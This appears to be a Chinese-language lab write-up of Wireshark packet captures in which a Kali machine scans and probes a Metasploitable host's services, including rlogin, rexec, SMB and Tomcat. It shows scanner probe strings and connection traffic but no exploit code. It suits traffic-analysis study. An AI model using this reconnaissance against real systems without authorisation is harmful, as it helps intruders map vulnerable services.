
```
2402 32.297604  192.168.2.222 192.168.2.183 SMTP     121 S: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

攻击机：192.168.2.183

被攻击机：192.168.2.222

尝试各种攻击，推测使用 kali 扫描存在的漏洞

Apache 连接




```
ip.src eq 192.168.2.222 and ip.dst eq 192.168.2.183
```

```
No.   Time       Source        Destination   Protocol Length Info
 2712 38.465663  192.168.2.222 192.168.2.183 TCP        66 513 → 37795 [RST, ACK] Seq=2 Ack=91 Win=5792 Len=0 TSval=269083 TSecr=683800
 2714 38.465730  192.168.2.222 192.168.2.183 TCP        54 513 → 37795 [RST] Seq=2 Win=0 Len=0
 2716 38.466388  192.168.2.222 192.168.2.183 TCP        74 513 → 37796 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=269083 TSecr=683807 WS=32
 2719 38.468575  192.168.2.222 192.168.2.183 TCP        66 513 → 37796 [ACK] Seq=1 Ack=19 Win=5792 Len=0 TSval=269083 TSecr=683807
 2726 38.477795  192.168.2.222 192.168.2.183 Rlogin     67 Data: \001
 2727 38.477975  192.168.2.222 192.168.2.183 TCP        66 513 → 37796 [RST, ACK] Seq=2 Ack=19 Win=5792 Len=0 TSval=269084 TSecr=683807
 2729 38.478075  192.168.2.222 192.168.2.183 TCP        54 513 → 37796 [RST] Seq=2 Win=0 Len=0
 2731 38.479013  192.168.2.222 192.168.2.183 TCP        74 513 → 37797 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=269084 TSecr=683810 WS=32
 2734 38.480136  192.168.2.222 192.168.2.183 TCP        66 513 → 37797 [ACK] Seq=1 Ack=9 Win=5792 Len=0 TSval=269084 TSecr=683810
 2735 38.480965  192.168.2.222 192.168.2.183 TCP        66 513 → 37797 [RST, ACK] Seq=1 Ack=9 Win=5792 Len=0 TSval=269084 TSecr=683810
 2736 40.434652  192.168.2.222 192.168.2.183 TCP        66 512 → 33649 [RST, ACK] Seq=1 Ack=33 Win=5792 Len=0 TSval=269280 TSecr=683754
 2738 40.435014  192.168.2.222 192.168.2.183 TCP        74 512 → 33692 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=269280 TSecr=684299 WS=32
 2741 40.435255  192.168.2.222 192.168.2.183 TCP        66 512 → 33692 [ACK] Seq=1 Ack=5 Win=5792 Len=0 TSval=269280 TSecr=684299
 2777 43.253464  192.168.2.222 192.168.2.183 TCP        74 139 → 60193 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=269561 TSecr=685004 WS=32
 2780 43.253550  192.168.2.222 192.168.2.183 TCP        74 8180 → 58721 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=269561 TSecr=685004 WS=32
 2784 43.254131  192.168.2.222 192.168.2.183 TCP        66 139 → 60193 [ACK] Seq=1 Ack=169 Win=6880 Len=0 TSval=269562 TSecr=685004
 2786 43.254182  192.168.2.222 192.168.2.183 TCP        66 8180 → 58721 [ACK] Seq=1 Ack=19 Win=5792 Len=0 TSval=269562 TSecr=685004
 2787 43.254254  192.168.2.222 192.168.2.183 TCP        66 8180 → 58689 [FIN, ACK] Seq=1 Ack=6 Win=5792 Len=0 TSval=269562 TSecr=685004
 2790 43.255264  192.168.2.222 192.168.2.183 TCP        66 139 → 60147 [FIN, ACK] Seq=1 Ack=20 Win=5792 Len=0 TSval=269562 TSecr=685004
 2792 43.256036  192.168.2.222 192.168.2.183 SMB       167 Negotiate Protocol Response
 2795 43.264718  192.168.2.222 192.168.2.183 TCP        66 139 → 60193 [FIN, ACK] Seq=102 Ack=170 Win=6880 Len=0 TSval=269563 TSecr=685004
 2799 43.271935  192.168.2.222 192.168.2.183 TCP      1514 8180 → 58721 [ACK] Seq=1 Ack=19 Win=5792 Len=1448 TSval=269563 TSecr=685004 [TCP segment of a reassembled PDU]
 2800 43.272009  192.168.2.222 192.168.2.183 TCP      1514 8180 → 58721 [ACK] Seq=1449 Ack=19 Win=5792 Len=1448 TSval=269563 TSecr=685004 [TCP segment of a reassembled PDU]
 2802 43.272614  192.168.2.222 192.168.2.183 TCP      1514 8180 → 58721 [ACK] Seq=2897 Ack=19 Win=5792 Len=1448 TSval=269563 TSecr=685008 [TCP segment of a reassembled PDU]
 2803 43.272656  192.168.2.222 192.168.2.183 TCP      1514 8180 → 58721 [ACK] Seq=4345 Ack=19 Win=5792 Len=1448 TSval=269563 TSecr=685008 [TCP segment of a reassembled PDU]
 2804 43.272741  192.168.2.222 192.168.2.183 TCP      1514 8180 → 58721 [ACK] Seq=5793 Ack=19 Win=5792 Len=1448 TSval=269563 TSecr=685008 [TCP segment of a reassembled PDU]
 2806 43.272867  192.168.2.222 192.168.2.183 TCP      1514 8180 → 58721 [ACK] Seq=7241 Ack=19 Win=5792 Len=1448 TSval=269563 TSecr=685008 [TCP segment of a reassembled PDU]
 2807 43.272918  192.168.2.222 192.168.2.183 HTTP      216 HTTP/1.1 200 OK  (text/html)
 2812 43.306261  192.168.2.222 192.168.2.183 TCP        74 8009 → 53145 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=269567 TSecr=685017 WS=32
 2815 43.307414  192.168.2.222 192.168.2.183 TCP        66 8009 → 53145 [ACK] Seq=1 Ack=54 Win=5792 Len=0 TSval=269567 TSecr=685017
 2816 43.308932  192.168.2.222 192.168.2.183 TCP        66 8009 → 53117 [FIN, ACK] Seq=1 Ack=162 Win=6880 Len=0 TSval=269567 TSecr=685017
 2818 43.314101  192.168.2.222 192.168.2.183 TCP        66 8009 → 53145 [FIN, ACK] Seq=1 Ack=54 Win=5792 Len=0 TSval=269567 TSecr=685017
 2820 43.314626  192.168.2.222 192.168.2.183 TCP        66 8009 → 53145 [ACK] Seq=2 Ack=55 Win=5792 Len=0 TSval=269568 TSecr=685019
 2822 43.314681  192.168.2.222 192.168.2.183 TCP        74 8009 → 53146 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=269568 TSecr=685019 WS=32
 2825 43.314875  192.168.2.222 192.168.2.183 TCP        66 8009 → 53146 [ACK] Seq=1 Ack=6 Win=5792 Len=0 TSval=269568 TSecr=685019
 2826 43.315363  192.168.2.222 192.168.2.183 AJP13      71 1221:RSP:CPONG
 2829 43.315690  192.168.2.222 192.168.2.183 TCP        66 8009 → 53146 [FIN, ACK] Seq=6 Ack=7 Win=5792 Len=0 TSval=269568 TSecr=685019
 2833 45.437523  192.168.2.222 192.168.2.183 TCP        74 512 → 33697 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=269780 TSecr=685550 WS=32
 2834 45.437710  192.168.2.222 192.168.2.183 TCP        66 512 → 33692 [FIN, ACK] Seq=1 Ack=6 Win=5792 Len=0 TSval=269780 TSecr=685550
 2837 45.437798  192.168.2.222 192.168.2.183 TCP        66 512 → 33697 [ACK] Seq=1 Ack=19 Win=5792 Len=0 TSval=269780 TSecr=685550
```


```
    Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0xa905 [validation disabled]
    [Header checksum status: Unverified]
```

```
0010  05 dc 05 31 40 00 40 06  a9 05 c0 a8 02 de c0 a8   ···1@·@· ········
0020  02 b7 1f f4 e5 61 cb a8  19 ca 9f 52 20 75 80 10   ····a··  ···R u··
0030  00 b5 c1 1c 00 00 01 01  08 0a 00 04 1c fb 00 0a   ········ ········
0040  73 cc 48 54 54 50 2f 31  2e 31 20 32 30 30 20 4f   s·HTTP/1 .1 200 O
0050  4b 0d 0a 53 65 72 76 65  72 3a 20 41 70 61 63 68   K··Serve r: Apach
0060  65 2d 43 6f 79 6f 74 65  2f 31 2e 31 0d 0a 43 6f   e-Coyote /1.1··Co
0070  6e 74 65 6e 74 2d 54 79  70 65 3a 20 74 65 78 74   ntent-Ty pe: text
0080  2f 68 74 6d 6c 3b 63 68  61 72 73 65 74 3d 49 53   /html;ch arset=IS
0090  4f 2d 38 38 35 39 2d 31  0d 0a 44 61 74 65 3a 20   O-8859-1 ··Date: 
00a0  54 75 65 2c 20 30 35 20  4d 61 79 20 32 30 32 30   Tue, 05  May 2020
00b0  20 30 34 3a 30 31 3a 33  38 20 47 4d 54 0d 0a 43    04:01:3 8 GMT··C
00c0  6f 6e 6e 65 63 74 69 6f  6e 3a 20 63 6c 6f 73 65   onnectio n: close
```

Exec client 的代码




```
 2431 38.252559  192.168.2.183 192.168.2.222 HTTP       84 GET / HTTP/1.0
 2430 38.252592  192.168.2.222 192.168.2.183 TCP        66 53 → 59857 [ACK] Seq=1 Ack=33 Win=5792 Len=0 TSval=269061 TSecr=683754
 2433 38.252666  192.168.2.183 192.168.2.222 Portmap   110 V104316 proc-0 Call (Reply In 2450)
 2435 38.252667  192.168.2.183 192.168.2.222 NBSS       84 NBSS Continuation Message
 2432 38.252688  192.168.2.222 192.168.2.183 TCP        66 80 → 33708 [ACK] Seq=1 Ack=19 Win=5792 Len=0 TSval=269061 TSecr=683754
 2437 38.252732  192.168.2.183 192.168.2.222 SMB       234 Negotiate Protocol Request
 2434 38.252751  192.168.2.222 192.168.2.183 TCP        66 111 → 60919 [ACK] Seq=1 Ack=45 Win=5792 Len=0 TSval=269061 TSecr=683754
 2436 38.252801  192.168.2.222 192.168.2.183 TCP        66 139 → 60147 [ACK] Seq=1 Ack=19 Win=5792 Len=0 TSval=269061 TSecr=683754
 2438 38.252850  192.168.2.222 192.168.2.183 TCP        66 445 → 46471 [ACK] Seq=1 Ack=169 Win=6880 Len=0 TSval=269061 TSecr=683754
 2439 38.252995  192.168.2.183 192.168.2.222 EXEC       98 Client -> Server data
 2440 38.253026  192.168.2.183 192.168.2.222 Rlogin     98 Start Handshake
 2441 38.253127  192.168.2.183 192.168.2.222 RMI        74 JRMI, Version: 2, StreamProtocol
 2442 38.253128  192.168.2.183 192.168.2.222 Portmap   110 V104316 proc-0 Call (Reply In 2464)
 2443 38.253146  192.168.2.222 192.168.2.183 TCP        66 2049 → 33717 [ACK] Seq=1 Ack=45 Win=5792 Len=0 TSval=269061 TSecr=683754
 2444 38.253187  192.168.2.183 192.168.2.222 TCP        70 60196 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=29696 Len=4 TSval=683754 TSecr=268461 [TCP segment of a reassembled PDU]
 2445 38.253347  192.168.2.183 192.168.2.222 TCP        88 59593 → 6000 [PSH, ACK] Seq=1 Ack=1 Win=29696 Len=22 TSval=683754 TSecr=268461 [TCP segment of a reassembled PDU]
 2447 38.253384  192.168.2.183 192.168.2.222 TCP        84 53111 → 8009 [PSH, ACK] Seq=1 Ack=1 Win=29696 Len=18 TSval=683754 TSecr=268461 [TCP segment of a reassembled PDU]
 2446 38.253401  192.168.2.222 192.168.2.183 TCP        66 6000 → 59593 [ACK] Seq=1 Ack=23 Win=5792 Len=0 TSval=269061 TSecr=683754
 2448 38.253473  192.168.2.183 192.168.2.222 TCP        70 58689 → 8180 [PSH, ACK] Seq=1 Ack=1 Win=29696 Len=4 TSval=683754 TSecr=268461
 2449 38.253492  192.168.2.222 192.168.2.183 TCP        66 8180 → 58689 [ACK] Seq=1 Ack=5 Win=5792 Len=0 TSval=269061 TSecr=683754
 2450 38.253986  192.168.2.222 192.168.2.183 Portmap   102 V104316 proc-0 Reply (Call In 2433)
 2451 38.254294  192.168.2.183 192.168.2.222 TCP        66 60919 → 111 [ACK] Seq=45 Ack=37 Win=29696 Len=0 TSval=683754 TSecr=269061
 2452 38.254295  192.168.2.183 192.168.2.222 TCP        66 60919 → 111 [FIN, ACK] Seq=45 Ack=37 Win=29696 Len=0 TSval=683754 TSecr=269061
 2453 38.254387  192.168.2.222 192.168.2.183 SMB       167 Negotiate Protocol Response
```




```
ip.addr eq 192.168.2.222
No.   Time      Source        Destination   Protocol Length Info
 2636 38.412071 192.168.2.183 192.168.2.222 TCP       66 37784 → 513 [ACK] Seq=169 Ack=2 Win=29696 Len=0 TSval=683793 TSecr=269077
 2637 38.412090 192.168.2.222 192.168.2.183 Rlogin    95 Data: rlogind: Permission denied.\r\n
 2638 38.412324 192.168.2.183 192.168.2.222 TCP       66 37784 → 513 [ACK] Seq=169 Ack=31 Win=29696 Len=0 TSval=683794 TSecr=269077
 2639 38.412355 192.168.2.222 192.168.2.183 TCP       66 513 → 37784 [RST, ACK] Seq=31 Ack=169 Win=6880 Len=0 TSval=269077 TSecr=683794
 2640 38.414565 192.168.2.183 192.168.2.222 TCP       74 37785 → 513 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=683794 TSecr=0 WS=1024
 2641 38.414593 192.168.2.222 192.168.2.183 TCP       74 513 → 37785 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=269078 TSecr=683794 WS=32
 2642 38.414774 192.168.2.183 192.168.2.222 TCP       66 37785 → 513 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=683794 TSecr=269078
 2643 38.416147 192.168.2.183 192.168.2.222 Rlogin    78 Data: 1\000\v\000\000\000\000\000\000\000\000\000
 2644 38.416167 192.168.2.222 192.168.2.183 TCP       66 513 → 37785 [ACK] Seq=1 Ack=13 Win=5792 Len=0 TSval=269078 TSecr=683795
 2645 38.416785 192.168.2.222 192.168.2.183 TCP       66 513 → 37785 [RST, ACK] Seq=1 Ack=13 Win=5792 Len=0 TSval=269078 TSecr=683795
 2646 38.417012 192.168.2.183 192.168.2.222 TCP       74 37786 → 513 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=683795 TSecr=0 WS=1024
 2647 38.417026 192.168.2.222 192.168.2.183 TCP       74 513 → 37786 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=269078 TSecr=683795 WS=32
 2648 38.417189 192.168.2.183 192.168.2.222 TCP       66 37786 → 513 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=683795 TSecr=269078
 2649 38.418105 192.168.2.183 192.168.2.222 Rlogin   120 Data: GET /nice%20ports%2C/Tri%6Eity.txt%2ebak HTTP/1.0\r\n\r\n
 2650 38.418120 192.168.2.222 192.168.2.183 TCP       66 513 → 37786 [ACK] Seq=1 Ack=54 Win=5792 Len=0 TSval=269078 TSecr=683795
 2651 38.419093 192.168.2.222 192.168.2.183 TCP       66 513 → 37786 [RST, ACK] Seq=1 Ack=54 Win=5792 Len=0 TSval=269078 TSecr=683795
 2652 38.419406 192.168.2.183 192.168.2.222 TCP       74 37787 → 513 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=683795 TSecr=0 WS=1024
 2653 38.419420 192.168.2.222 192.168.2.183 TCP       74 513 → 37787 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=269078 TSecr=683795 WS=32
 2654 38.419630 192.168.2.183 192.168.2.222 TCP       66 37787 → 513 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=683795 TSecr=269078
 2655 38.419630 192.168.2.183 192.168.2.222 Rlogin    76 Data: \001default\n
 2656 38.419648 192.168.2.222 192.168.2.183 TCP       66 513 → 37787 [ACK] Seq=1 Ack=10 Win=5792 Len=0 TSval=269078 TSecr=683795
 2657 38.421118 192.168.2.222 192.168.2.183 TCP       66 513 → 37787 [RST, ACK] Seq=1 Ack=10 Win=5792 Len=0 TSval=269078 TSecr=683795
 2658 38.421382 192.168.2.183 192.168.2.222 TCP       74 37788 → 513 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=683796 TSecr=0 WS=1024
 2659 38.421395 192.168.2.222 192.168.2.183 TCP       74 513 → 37788 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=269078 TSecr=683796 WS=32
 2660 38.421601 192.168.2.183 192.168.2.222 TCP       66 37788 → 513 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=683796 TSecr=269078
 2661 38.421602 192.168.2.183 192.168.2.222 Rlogin    80 Data: 0\f\002\001\001`\a\002\001\002\004\000�\000
 2662 38.421620 192.168.2.222 192.168.2.183 TCP       66 513 → 37788 [ACK] Seq=1 Ack=15 Win=5792 Len=0 TSval=269078 TSecr=683796
 2663 38.423096 192.168.2.222 192.168.2.183 TCP       66 513 → 37788 [RST, ACK] Seq=1 Ack=15 Win=5792 Len=0 TSval=269078 TSecr=683796
 2664 38.423362 192.168.2.183 192.168.2.222 TCP       74 37789 → 513 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=683796 TSecr=0 WS=1024
 2665 38.423377 192.168.2.222 192.168.2.183 TCP       74 513 → 37789 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=269078 TSecr=683796 WS=32
 2666 38.423585 192.168.2.183 192.168.2.222 TCP       66 37789 → 513 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=683796 TSecr=269078
 2667 38.423585 192.168.2.183 192.168.2.222 Rlogin   290 Data: OPTIONS sip:nm SIP/2.0\r\nVia: SIP/2.0/TCP nm;branch=foo\r\nFrom: <sip:nm@nm>;tag=root\r\nTo: <sip:nm2@nm2>\r\nCall-ID: 50000\r\nCSeq: 42
 2668 38.423603 192.168.2.222 192.168.2.183 TCP       66 513 → 37789 [ACK] Seq=1 Ack=224 Win=6880 Len=0 TSval=269078 TSecr=683796
 2669 38.425253 192.168.2.222 192.168.2.183 TCP       66 513 → 37789 [RST, ACK] Seq=1 Ack=224 Win=6880 Len=0 TSval=269079 TSecr=683796
 2670 38.425565 192.168.2.183 192.168.2.222 TCP       74 37790 → 513 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=683797 TSecr=0 WS=1024
 2671 38.425580 192.168.2.222 192.168.2.183 TCP       74 513 → 37790 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=269079 TSecr=683797 WS=32
 2672 38.425788 192.168.2.183 192.168.2.222 TCP       66 37790 → 513 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=683797 TSecr=269079
 2673 38.425788 192.168.2.183 192.168.2.222 Rlogin    82 Data: TNMP\004\000\000\000TNME\000\000\004\000
 2674 38.425806 192.168.2.222 192.168.2.183 TCP       66 513 → 37790 [ACK] Seq=1 Ack=17 Win=5792 Len=0 TSval=269079 TSecr=683797
 2675 38.427307 192.168.2.222 192.168.2.183 TCP       66 513 → 37790 [RST, ACK] Seq=1 Ack=17 Win=5792 Len=0 TSval=269079 TSecr=683797
 2676 38.427603 192.168.2.183 192.168.2.222 TCP       74 37791 → 513 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=683797 TSecr=0 WS=1024
> Frame 2649: 120 bytes on wire (960 bits), 120 bytes captured (960 bits)
```

222 传给 183, 183 EXEC 传给 222




```
No.   Time      Source        Destination   Protocol Length Info
 3069 90.894874 192.168.2.183 192.168.2.222 TCP       74 33714 → 512 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=696912 TSecr=0 WS=1024
 3070 90.894889 192.168.2.222 192.168.2.183 TCP       74 512 → 33714 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=274326 TSecr=696912 WS=32
 3071 90.895096 192.168.2.183 192.168.2.222 TCP       66 33714 → 512 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=696912 TSecr=274326
 3072 90.895096 192.168.2.183 192.168.2.222 EXEC      90 Client -> Server data
 3073 90.895114 192.168.2.222 192.168.2.183 TCP       66 512 → 33714 [ACK] Seq=1 Ack=24 Win=5792 Len=0 TSval=274326 TSecr=696912
 3074 90.896768 192.168.2.222 192.168.2.1   DNS       86 Standard query 0xfb45 PTR 183.2.168.192.in-addr.arpa
 3075 90.899487 192.168.2.1   192.168.2.222 DNS      108 Standard query response 0xfb45 PTR 183.2.168.192.in-addr.arpa PTR kali.lan
 3076 90.899562 192.168.2.222 192.168.2.183 TCP       74 57459 → 26656 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=274326 TSecr=0 WS=32
 3077 90.899789 192.168.2.183 192.168.2.222 TCP       60 26656 → 57459 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 3078 90.899872 192.168.2.222 192.168.2.183 TCP       66 512 → 33714 [RST, ACK] Seq=1 Ack=24 Win=5792 Len=0 TSval=274326 TSecr=696912
 3079 90.900164 192.168.2.183 192.168.2.222 TCP       74 33715 → 512 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=696913 TSecr=0 WS=1024
 3080 90.900178 192.168.2.222 192.168.2.183 TCP       74 512 → 33715 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=274326 TSecr=696913 WS=32
